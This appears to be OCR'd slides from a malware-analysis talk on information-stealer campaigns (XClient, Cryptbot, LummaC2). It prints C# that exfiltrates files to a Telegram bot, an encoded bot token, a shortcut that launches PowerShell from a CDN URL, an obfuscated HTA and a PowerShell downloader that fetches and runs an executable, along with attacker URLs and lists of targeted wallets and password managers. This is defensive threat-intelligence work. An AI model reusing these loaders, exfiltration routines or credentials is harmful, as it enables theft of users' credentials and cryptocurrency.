Access-Control-Expose-Headers: Cache-Control,Content-Disposition,Content-Encoding,Content-Length,Content-Type,Date,Expires,Pragma,Server,Transfer-Encoding,X-Google-GFE-Back
Content-Security-Policy: require-trusted-types-for 'script';report-uri https://csp.withgoogle.com/csp/docs-tt
Content-Security-Policy: frame-ancestors 'self' https://docs.google.com
Content-Security-Policy: base-uri 'self';object-src 'none';report-uri https://doc-0s-44-docstext.googleusercontent.com/document/cspreport;script-src 'report-sample' 'nonce-
Reporting-Endpoints: default="/web-reports?context=eJwV0nt0jVcax_HHfh-mjBKZQcW9UZbKaDNurVxOjnNOhCmiFfutVdqkmWaMGemYOnFLSrEqpKOwNJhJrQkVZSouQ93iLogWda9raKSCTpKeSDLEfP3xWfvdz
X-Frame-Options: ALLOW-FROM https://docs.google.com
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Server: GSE
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
x-l2-request-path: l2-managed-5
Connection: close
Content-Length: 503
```

```
YUhSMGNITTZMeTlrYjJOekxtZHZiMmRzWlM1amIyMHZaRzlqZFcxbGJuUXZaWGh3YjNKMFAyWnZj
bTFoZEQxMGVIUW1hV1E5TVd0MApZazQyV21kdk56WTRTbGxIT0ZOV01YUmhWMGh0TWw4MVkyaDVi
bmxuUm1rNVNVcFdiSGRJTTJjbWFXNWpiSFZrWlhOZmFXNW1iMTl3ClllYSmhiWE05ZEhKMVpTWjFj
M0E5YzJoaGNtbHVaeVpqY205elgyWnBiR1Z6UFdaaGJITmxKbWx1YzNCbFkzUnZjbEpsYzNWc2RE
MGwKTjBJbE1qSndZeVV5TWlVelFURWxNa01sTWpKc2NHeGpKVEl5SlROQk1pVTNSQT09fE5qY3hN
ak0zTVRreU56cEJRVVkyYkhObU9WZFNZalJqWjJkbFNucG1WR2RJVkhKbGIzUTRMV3BQTVVOVWF3
PT18TFRFd01ESXdPVGcyTkRJNE1qYz0=
```

Encoded content of 14.225.210.98-khue-ChildBot.txt

Response


https://docs.google.com/document/export?format=txt&id=1ktbN6Zgo768JYG8SV1taWHm2_
5chynygFi9IJVlwH3g&includes_info_params=true&usp=sharing&cros_files=false&inspectorResult=%7B%22pc%22%
3A1%2C%22lplc%22%3A2%7D|6712371927:AAF6lsf9WRb4cggeJzfTgHTreot8-jO1CTk|-1002098642827

TelegramToken TelegramChatID

Base64

XClient Stealer - Exfiltration

Exfiltrate stolen data to Telegram C2



```
{
    bool flag = !c0000de.p0000e5;
    if (!flag)
    {
        bool flag2 = string.IsNullOrEmpty(p0);
        if (flag2)
        {
            this.m000193(p1);
        }
        else
        {
            HttpClient httpClient = new HttpClient();
            Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String
             ("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdA==")) + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3NlbmREb2N1bWVudA==")))
            {
                Content = new MultipartFormDataContent
                {
                    {
                        new StreamContent(File.OpenRead(p0)),
                        Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW1lbnQ=")),
                        p0
                    },
                    {
                        new StringContent(""),
                        Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZA=="))
                    },
                    {
                        new StringContent(p1),
                        Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdGlvbg=="))
                    }
                }
            });
        }
    }
}
```

https://api.telegram.org/bot

/sendDocument

document

chat_id

caption

Telegram API


- /sendDocument
- /sendPhoto
- /sendMessage

Campaign 2

Initial Vector Campaign - 2

Windows shortcut file


- Full Movie (HD).lnk
- Full Video (720p_HD).lnk
- HD Movie (720p).lnk
- Movie (720p_).lnk
- Movie.lnk
- Movie_(720p).lnk
- Setup.lnk
- Video (720p).lnk
- Video (720p)HD.lnk
- Video (720p_HD).lnk



```
Source file: Movie (720p_).lnk
  Source created:  2024-02-27 11:40:16
  Source modified: 2024-02-27 04:22:21
  Source accessed: 2024-02-28 04:40:28

--- Header ---
  Target created:  null
  Target modified: null
  Target accessed: null

  File size (bytes): 0
  Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
  File attributes: 0
  Icon index: 115
  Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Powershell
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: .(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://techsheck.b-cdn.net/Zen90
Icon Location: shell32.dll
```


.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')

Attack Kill Chain of Campaign - 2




CISCO Talos

Obfuscated HTA & PowerShell



```
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
RJ=102;xY=117;vI=110;Ku=99;Bg=116;YL=105;kN=111;ZV=32;BF=79;nN=101;tn=84;qO=40;zP=73;Ah=88;nJ=72;Fj=41;JC=123;IK=118;su=97;vM=114;sS=68;Vj=89;tb=61;FD=34;vG=59;FE=98
;PJ=70;ig=48;Iu=60;tU=46;sP=108;FB=103;EW=104;NH=43;RG=115;RZ=80;Rh=83;vY=109;sQ=67;WY=100;ck=91;Oz=93;dF=45;ny=53;cL=49;mt=51;Ub=125;Uc=65;MU=54;eW=50;Ox=44;mo=52;
of=55;mi=56;OJ=57;os=66;YV=78;sH=87;BG=69;Xz=90;iP=119;fF=106;UY=82;
var FuU = String.fromCharCode(RJ,xY,vI,Ku,Bg,YL,kN,vI,ZV,BF,nN,tn,qO,zP,Ah,nJ,Fj,JC,IK,su,vM,ZV,sS,Vj,RJ,tb,ZV,FD,FD,vG,RJ,kN,vM,ZV,qO,IK,su,vM,ZV,FE,PJ,xY,ZV,tb,ZV,ig
</script>
<script>
eval(FuU)
window.close();
</script>
```

HTA



```
function ooa($FWk)
{$zmJ = New-Object (KTn @(6373,6396,6411,6341,6382,6396,6393,6362,6403,6400,6396,6405,6411));
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::TLS12;
$fVP = $zmJ.DownloadData($FWk);
return $fVP};

function KTn($OKX)
{$HeP=6295;
$yOX=$Null;
foreach($wwJ in $OKX)
{$yOX+=[char]($wwJ-$HeP)};
return $yOX};

function TNK($WcE, $fVP){[IO.File]::WriteAllBytes($WcE, $fVP)};
$ghyth = 0;

function BqN()
{$rrC = $env:ProgramData + '\';;;$NplbA = $rrC + 'X1xDd.exe';
 if (Test-Path -Path $NplbA)
 {Lyo $NplbA;}
 Else
 { $xEDvKm = ooa (KTn @(6399,6411,6411,6407,6410,6353,6342,6342,6395,6392,6410,6399,6395,6400,6410,6402,6340,6344,6341,6393,6340,
 6394,6395,6405,6341,6405,6396,6411,6342,6383,6344,6415,6363,6395,6341,6396,6415,6396));
 TNK $NplbA $xEDvKm;
 Lyo $NplbA};;;}
 BqN;
```

https://dashdisk-1.b-cdn.net/X1xDd.exe

C:\ProgramData\X1xDd.exe

PowerShell

Content Delivery Network (CDN) Cache

CDN to store the malicious files

CDN edge URLs	Information Stealer
hxxps[://]techsheck[.]b-cdn[.]net/Zen90	Cryptbot
hxxps[://]zexodown-2[.]b-cdn[.]net/Peta12	Cryptbot
hxxps[://]denv-2[.]b-cdn[.]net/FebL5	Cryptbot, Rhadamanthys
hxxps[://]download-main5[.]b-cdn[.]net/BSR_v7IDcc	Rhadamanthys
hxxps[://]dashdisk-2[.]b-cdn[.]net/XFeb18	Cryptbot
hxxps[://]metrodown-3[.]b-cdn[.]net/MebL1	Cryptbot
hxxps[://]metrodown-2[.]b-cdn[.]net/MebL1	Cryptbot, LummaC2
hxxps[://]metrodown-2[.]b-cdn[.]net/SAq2	LummaC2

Campaign 2 - payload

CryptBot

Typical information stealer discovered in 2019

Steals browsers, cryptocurrency wallets, browser cookies, and credit cards

New variant is packed with VMProtect V2.0.3-2.13

Targeted Data and Applications

by new Cryptbot variant

Web Browsers

- Avast Secure Browser
- Brave
- Mozilla Firefox
- Cleaner Browser
- Vivaldi
- Google Chrome
- Opera
- Microsoft Edge
- Chromium
- Slimjet
- Comado Dragon
- Caccoc
- 360Chromex
- Cent Browser
- AVG Web Browser
- CatsxpSoftware

Applications


- JEE
- Applications
- Trezor
- KeePass
- Authy two-factor authentication
- Google Authenticator

Cryptocurrency wallets


- Bitcoin
- Litecoin
- Dogecoin
- Motamask
- Argent X
- Braavos
- Polka
- Soltiare
- Bitwarden
- Last pass
- EnKrypt
- Meowcoin
- Rabby
- ZiPay
- Exodusweb3
- Trust
- Martian aptos
- Mult BitHD
- Electrum
- OKX
- Backpack
- Xverse
- UniSat
- Tonkeeper
- Safepal
- Binance
- Phantom
- Sollet
- TronLink
- Guarda
- Atomic
- Yorol
- Jaxx Liberty
- Kepir
- Tezos
- Bitbox
- Ledger Live
- Waves-cient
- Exodus_Eden

Cryptbot

- Steals credentials from Password manager databases
- Steals data from authenticator application
- Different versions of database files having different file extensions



```
.text:00D470DA ; ---------------------------------------------------------------------------
.text:00D470DA                 push    0C8h
.text:00D470DF                 mov     edx, offset aSleep ; "Sleep"
.text:00D470E4                 mov     ecx, 1
.text:00D470E9                 call    function_call
.text:00D470EE                 call    eax
.text:00D470F0                 push    offset aTrezorPassword ; "Trezor_Password_Manager"
.text:00D470F5
.text:00D470F5 loc_D470F5:                             ; CODE XREF: sub_D46EE0+595↓j
.text:00D470F5                                         ; sub_D46EE0+6A5↓j ...
.text:00D470F5                 push    1
.text:00D470F7                 push    dword_D98880
.text:00D470FD
.text:00D470FD loc_D470FD:                             ; CODE XREF: sub_D46EE0+489↓j
.text:00D470FD                                         ; sub_D46EE0+658A↓j ...
.text:00D470FD                 mov     edx, ebx
.text:00D470FF                 mov     ecx, edi
.text:00D47101                 call    sub_D46630
.text:00D47106                 add     esp, 0Ch
.text:00D47109                 inc     dword_D98880
.text:00D4710F                 jmp     loc_D7D489
.text:00D47114 ; ---------------------------------------------------------------------------
```




```
    v24 = 940000;
ABEL_71:                                        // KeePass 2.x database files are .kdbx, while KeePass 1.x are .kdb
    if ( (int)expend(file_path, L".kdb") || (int)expend(file_path, L".kdbx") || (int)expend(file_path, L".pwd") )
    {
      if ( v24 || (v30 = (int (*)(void))function_call(1, "GetProcessHeap"), v24 = v30(), (940000 = v24) != 0) )
      {
        v31 = (int (__stdcall *)(int, int, int))function_call(1, "HeapAlloc");
        v32 = v31(v24, 8, 2048);
        if ( v32 )
        {
          v41 = ++dword_D99404;
          v33 = (void (*)(int, int, const wchar_t *, ...))function_call(4, "wnsprintfW");
          v33(v32, 2048, L"Files\\KeePass\\%d.%wS", v41, file_path);
          ((void (__cdecl *)(int, _DWORD, int))sub_D44F00)(v6, 0, 18);
          if ( 940000 )
          {
            v39 = 940000;
            v34 = (void (__stdcall *)(int, _DWORD, int))function_call(1, "HeapFree");
            v34(v39, 0, v32);
```

LummaC2

